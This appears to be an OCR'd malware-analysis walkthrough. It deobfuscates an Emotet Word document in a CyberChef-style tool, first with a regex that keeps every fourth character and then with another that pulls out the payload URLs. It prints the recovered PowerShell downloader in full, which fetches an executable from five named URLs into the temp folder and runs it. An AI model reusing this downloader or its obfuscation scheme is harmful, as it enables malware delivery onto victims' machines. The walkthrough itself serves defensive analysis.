


Output

```
time: 28ms
length: 2160
 lines:    1
```

```
pIqmoBXRwEZpeY60rdO5s4SmhH negIJlsKkl3nc
KFo$WOFH3hQKopmcF2i=jJu'GvLjlQXZJjMCsWO'T1l;dEK$WgVkUYBSb60WZLJ=ZuT'o10hQ00tDVctmHtpCK6:TWB/Nno/1YTwgOTwOIFwZ
sc.axmvUpDlo0iafkwdXk4i0irmFjfi6pDrYcvfHryiUq8lfoXiLNOnaZh.e6GcLU7oZNQmwU0/I5WVdvazReABHtuEYxB7tb0RS4p@hJehDd
xtwrttbCqpIWc:UYx/g9m/FdrnR8BiXCym6aRsoiJn9GPorSXw9SjsN2PhrEkes8DrdevanGr.G
KeiZsdwzDu0zj.PvApXG9k5dP/3H7DLC4@mzAhVovtLpWtoY
pk0R:3q4/tpY/n8vsec7itS2nX0Io7rlnU7Vcrg9.KkscFPGn0i2/jtSueDyzPdW6Nb5@RSdhKDztFd8tmrhpxVo:v5i/mZP/FepfyBVoUxqr
GnEeE bsiTQtyJXbezYoKsdoIZokfEssxO3.pyTcABln5Mc/E2uwJyipu9V-
a1oaUusdlurmvwRip1tnPyT/ncLsj8qFKa5fo8syC7BqbKLdALGFdIG@gsEhezitlrWtcMFpQX6:Il1/rk4/KJqefVqsGF
keBCrTNai4NJmJZba0U5dhLEeZ07cnTSaPZ0mi kpOHNoH3f.1qhrobduLSN/bcuU QsVbi6AE
WwhM4k3Hc'Kmv.bf9S95wpp0ClBXqi8m7t5WM(itI'wZq@2vM'ZE5)HiV;gPL$gYSSKb0RcSFn63j=5QP(yJa[kJcSBAuyuars0oct8szeEli
muYr.mBzIoOQOPFC.L7zP9oPaN70tRhBhlxt]tzD:OUt:T1OG34nerKJtkliTLgweBbkm4UspQ9IP89raMkEtkP3hDhT(SW9)E21+roK'lHN\
azji2NPhAg3H7AE.5SHeWVfxhiYepXC'GM8)UyY;Vvw$0 mQ0tKazLFYTjK Di8=kUDNaZqeOYiw3E5- dSOlAubDY4jWHUemD5cLW8t TU 0
O-hukcuVio5y9mjQl Onv'3bTmwhfskUXxRSAm70hlgKy2IyG.EHsxqRLmcG6l8IKhmrltGxvtEXSpyGX'6xL;UyB$juQHRlgsrw3cvAY
YVw=48b jKnNgH6er9gwoRV-4V7OJ5rbxNGjymEeWkGcoUEtXy  KjS-6YZcYcEoT7xmHaV hx0'mNEav0Gdvn
ospjdmSgbQSM.gtushxatXNArpNIezAaa UjmvEm'MSk;JTEfeW6o M9rcuBeSsNar8ZcEOIhRg6(dHu$Ou1MpD7npNbi1 8 hSUiB5YnG7x
rNI$jQdkVbBSIAvWRQD)lpb{ez tpeyrtN9yowd{D04$Q4AQERVawlmYOHW.v8ooVXfpvUkeF
enD9X(9LH'XbqGeLOE0PSTkH6'IUN,VgJ$WzJMRqcnSo0ii1F,wKU0BXn)CN0;RI7$HOkQcNJa5heYPak.sfdshbFeWIXnEOFdgOk(tCX)dQW
;GOlIC58fIVg AEL(oCU$N qQGmhae9hYCek.fOtSMYftjRSa49PtyJuuNRfsQa7 NRh-1IGeXfvqqsQ fxL2bTD0hRN0R59)BoF
aMm{Wx0$1bEHB7isCvLcE63.B16oFPfp96AeCuInTiX(Cur)DXM;kve$D0FH9iAsGxRct3p.KdQtr1CyKGVpkz7e649 CvV=ure
58C1AHI;kbI$ubIH5AMsKQBcwHp.lHhwHBsrZzXin5XtWnae8jL(dw $bUNQjhpaBPoY0oT.sVJriA
eANbsSmXpjeNoKYunvN3szmDeDWSBvFHogTAdNtmyJB6)Oh5;jvb$i0WHucEsj6ecV2t.gI4sUCka3pyvYGoeOCBty25ox8ef4DgiXpllHB2e
cUv(MlA$uq5SSXiRST nlwL)dZP;W52SdKEt6EAaepXrJPutxbC-GBWPZIwrg4 opJjcmiOeT7xsnijsP1E YmT$YpHSLs4Rc On
E0;vNRbgfBrsOIeHwBa5RSk47a}I8j}bwEcezWa89itz71crN9hUgP{h2G}y6n}aMP Gp4  Wj a6S JAs 2my 5Xu K6f zV  a0n n u
VCx 15T RfN XWh d2D JDt hjd
```

More RegEx!
"(.)…"
Capture the first character, skip 3, repeat



length: 78208

Name: emotet (1).doc

Size: 78,208 bytes

Type: application/msword


Loaded: 100%

time: 23ms
length: 9719
lines: 1080

```
pIqm
  Group 1: p
oBXR
  Group 1: o
wEZp
  Group 1: w
eY60
  Group 1: e
rd05
  Group 1: r
s4Sm
  Group 1: s
hH n
  Group 1: h
egIJ
  Group 1: e
lsKk
  Group 1: l
l3nc
  Group 1: l
 KFo
  Group 1:  
$WOF
  Group 1: $
H3hQ
  Group 1: H
Kopm
  Group 1: K
cFZi
  Group 1: c
=jJu
  Group 1: =
'GvL
  Group 1: '
jlQX
  Group 1: j
```

A Pattern Emerges!!!

Now we have deobfuscated code for the downloader!!!



Regular expression

Built in regexes
User defined

Regex
(.)...


☑ Case insensitive
☑ ^ and $ match at newlines
□ Dot matches all
□ Unicode support
□ Astral support
□ Display total

Output format
List capture groups


Split

Split delimiter
\n

Join delimiter



```
powershell
$HKc='jZC';$kSW='http://www.vladimirfilin.com/VzBE7R@http://nimsnowshera
.edu.pk/D@http://sinonc.cn/uz6@http://forestbooks.cn/wp-
admin/sFfyqdF@http://eskrimadecampo.ru/UVAwk'.Split('@');$SRn=
([System.IO.Path]::GetTempPath()+'\ihH.exe');$QaY =New-Object -com
'msxml2.xmlhttp';$Hsc = New-Object -com 'adodb.stream';foreach($Mni in
$kSW){try{$QaY.open('GET',$Mni,0);$QaY.send();If ($QaY.Status -eq 200)
{$Hsc.open();$Hsc.type =
1;$Hsc.write($QaY.responseBody);$Hsc.savetofile($SRn);Start-Process
$SRn;break}}catch{}}                    =
```



Regular expression

Built in regexes
User defined

Regex
```
\$kSW\=\'(.*)\'\.Split\('@'\)
```

☑ Case insensitive ☑ ^ and $ match at newlines

☐ Dot matches all ☐ Unicode support

☐ Astral support ☐ Display total


Output format
List capture groups

Split

Split delimiter
@

